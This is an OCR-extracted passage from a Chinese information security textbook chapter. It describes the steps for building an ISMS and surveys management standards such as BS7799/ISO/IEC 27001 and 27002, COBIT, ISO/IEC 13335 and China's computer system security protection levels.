



**图 12-2 ISMS 框架建立流程**

**1. 定义信息安全方针和策略**

信息安全方针是组织信息安全的最高方针,需要根据组织内各个部门的实际情况,分

别制定不同的信息安全方针。信息安全方针的制定应遵循简洁明了、通俗易懂的原则，并形成书面文档，发给组织内的所有成员。为了加强组织内相关成员对方针的理解，更好地应用于实际工作中，需要对组织内的相关成员进行信息安全方针培训。

此外，除了总的信息安全方针外，还需要制定具体的信息安全策略，明确规定具体的信息安全实施规则，用来保证控制措施的有效执行。

**2. 定义 ISMS 的范围**

组织需要根据自身的特性，如地理位置、资产和技术等，对 ISMS 的范围进行界定。在本阶段，应将组织划分为不同的信息安全控制领域，以易于对不同需求的领域进行适当的信息安全管理。

**3. 进行信息安全风险评估**

信息安全风险评估的复杂程度将取决于风险的复杂程度和受保护资产的敏感程度。组织需要选择一个适合其安全要求的风险评估和管理方案，然后进行合乎规范的评估，识别当前面临的风险及风险等级。信息安全风险评估的对象是组织的信息资产，评估内容主要包括对信息资产面临的各种威胁和脆弱点进行评估，同时对已存在的安全措施进行鉴定。更多内容将在下节中详细介绍。

**4. 信息安全风险管理**

根据信息安全风险评估结果和结论进行相应的风险管理，将信息安全风险水平降至可接受的范围。当前主要措施有：降低风险、避免风险、转移风险和接受风险。降低风险是在考虑转移风险之前，首先考虑要采取的措施；对于有些风险，可采用一定的技术措施或更改操作流程实现风险避免；若某些风险不能被降低或避免，在被转嫁风险方接受的情况下，可进行转移风险的操作；对于那些在采取了降低风险和避免风险的措施后，出于实际和经济方面的原因，只要组织进行运营，就必然存在并必须接受的风险。

**5. 确定控制目标和选择控制措施**

控制目标的确定和控制措施的选择的原则是费用不能超过风险所造成的损失。由于信息安全是一个动态的系统工程，组织应实时对选择的控制目标和控制措施加以校验和调整，以适应变化了的情况，使组织的信息资产得到有效、经济、合理的保护。

**6. 准备信息安全适用性声明**

信息安全适用性声明记录了组织内相关的风险控制目标和针对每种风险所采取的各种控制措施。主要的作用包括：向组织内的成员声明面对信息安全风险的态度；向组织外的人员表明组织的态度和作为，表明组织已经全面、系统地审视了组织的信息安全系统，并将所有应该得到控制的风险控制在能够被接受的范围内。

### 12.1.4 信息安全管理标准

信息安全管理标准对 ISMS 的建设具有重要的指导意义，本节介绍当前信息安全管理相关的技术标准。

**1. BS7799**

BS7799 是由英国 BSI/DISC（British Standards Institute/Delivering Information Solutions to Customers）的 BDD/2 信息安全管理委员会指导下完成的，是当前国际公认

的信息安全实施标准。该标准旨在为一个组织提供用来制定安全标准、实施有效安全管理的通用要素,并不涉及"怎么做"的细节,它是制定一个机构自己标准的出发点,因此适用于各种产业和组织,其演进发展过程可见图 12-3 所示。





**图 12-3　BS7799 演进发展过程**

1993 年,BS7799 标准由英国贸易工业部立项;1995 年,英国首次出版 BS7799-1:1995《信息安全管理实施细则》;1998 年,BS7799-2:1998《信息安全管理体系规范》公布;1999 年,BS7799-1:1995 和 BS7799-2:1998 被重新修订,并发布了 BS7799-1:1999 和 BS7799-2:1999,其中 BS7779-1:1999 对如何建立并实施符合 BS7799-2:1999 标准要求的 ISMS 提供了最佳的应用建议;2000 年,BS7799-1:1999《信息安全管理实施细则》通过了国际标准化组织 ISO 认证,正式成为国际标准 ISO/IEC17799-1:2000《信息技术-信息安全管理实施规则》;2002 年,BS7799-2:1999 被重新修订,并发布了替代版本 BS7799-2:2002;2005 年,ISO/IEC17799-1:2000 改版,发展成为 ISO/IEC17799:2005 标准,BS7799-2:2002 也被 ISO 正式采用,命令为 ISO/IEC 27001:2005;2007 年,为了和 27000 系列保持统一,ISO 组织将 ISO/IEC17799:2005 正式更改编号为 ISO/IEC27002:2005;时隔 8 年后,ISO/IEC27002:2005 和 ISO/IEC 27001:2005 被重新修订,于 2013 年 10 月正式发布了替代版本 ISO/IEC27002:2013《信息技术-安全技术-信息安全控制实用规则》(Information technology-Security techniques-Code of practice for information security controls)和 ISO/IEC 27001:2013《信息技术-安全技术-信息安全管理体系-要求》(Information technology-Security techniques-Information security management systems-Requirements)。

可见,BS7799 发展后分为两部分,这里仍然以 ISO/IEC27002:2005 和 ISO/IEC 27001:2005 为例进行介绍。ISO/IEC27002:2005 标准包含有 11 项管理内容,133 条安全控制措施。在 2013 年新发布的版本 ISO/IEC27002:2013 中,管理内容被调整为 14 项,控制措施减少到 113 条。ISO/IEC27002:2005 的安全管理体系如图 12-4 所示。

ISO/IEC 27001:2005《信息安全管理体系规范》主要讨论了以 PDCA 过程方法建设 ISMS 以及 ISMS 评估的内容,具体内容已在前面进行了介绍。该标准详细地说明了建立、实施、监视和维护 ISMS 的具体任务和要求,指出实施机构应该遵循的风险评估标准。作为一套标准,ISO/IEC 27001:2005 给出了组织如何通过 ISO/IEC27002:2005 来建立满足安全需求的 ISMS 的方法。到目前为止,已知的正式认可的 ISMS 认证方案是根据 ISO/IEC 27001:2005 实施的,而不是根据 ISO/IEC27002:2005。

**2. 信息和相关技术控制目标**

信息和相关技术控制目标(Control Objective for Information and related





**图 12-4 ISO/IEC 27002:2005 安全管理体系**

Technology,COBIT)是目前国际上通用的安全与信息技术管理和控制标准。它在业务风险、控制需要和技术问题之间架起了一座桥梁,可以辅助管理层进行 IT 治理,指导组织有效利用信息资源,有效地管理与信息相关的风险。COBIT 共分为 4 个域,34 个高级控制目标和 318 个详细控制目标,其中 4 个域为:规划与组织(Planning & Organization, PO)、获取与实施(Acquisition & Implementation, AI)、交付与支持(Delivery and Support, DS)、监视与评价(Monitor & Evaluate, ME)。通过这 4 个域,对 IT 资源进行管理,实现 IT 的控制目标,具体如图 12-5 所示。

**3. ISO/IEC13335**

ISO/IEC13335 是国际标准《IT 安全管理指南》(Guidelines for the Management of IT Security, GMITS),该标准由 5 部分组成:ISO/IEC13335-1:1996《IT 安全的概念与模型》、ISO/IEC13335-2:1997《IT 安全管理与规划》、ISO/IEC13335-3:1998《IT 安全管理技术》、ISO/IEC13335-4:2000《防护措施的选择》、ISO/IEC13335-5:2001《网络安全管理指南》。其中 ISO/IEC13335-1:1996《IT 安全的概念与模型》已经被新的 ISO/IEC 13335-1:2004《信息和通信技术安全管理的概念和模型》所取代。

**4. GB17895—1999**

1999 年,由我国公安部主持制定、国家质量技术监督局发布的中华人民共和国国家标准 GB17895—1999《计算机信息系统安全保护等级划分准则》正式颁布,与 2001 年 1 月 1 日起施行。该标准将计算机信息系统安全保护等级划分为 5 个级别:用户自主保护级、系统审计保护级、安全标记保护级、结构化保护级和访问验证保护级。这 5 个级别的划分准则如图 12-6 所示。





**图 12-5 COBIT 框架**

| | | | |
|---|---|---|---|
| 第一级 自主安全保护 | 自主访问控制<br>身份鉴别<br>完整性保护 | | |
| 第二级 审计安全保护 | 自主访问控制<br>身份鉴别<br>完整性保护 | 系统审计<br>客体重用 | |
| 第三级 强制安全保护 | 自主访问控制<br>身份鉴别<br>完整性保护 | 系统审计<br>客体重用 | 强制访问控制<br>标记 |
| 第四级 结构化保护 | 自主访问控制<br>身份鉴别<br>完整性保护 | 系统审计<br>客体重用<br>隐蔽通道分析 | 强制访问控制<br>标记<br>可信路径 |
| 第五级 访问验证保护级 | 自主访问控制<br>身份鉴别<br>完整性保护 | 系统审计<br>客体重用<br>隐蔽通道分析<br>可信恢复 | 强制访问控制<br>标记<br>可信路径 |

**图 12-6 信息系统安全等级保护划分原则**

# 12.2　信息安全风险评估

信息安全风险评估是信息安全管理的基础，也是信息安全管理的核心内容。本节主要介绍信息安全风险评估的相关概念、组成要素、评估流程、评估方法以及评估工具。

## 1221　信息安全风险评估概念

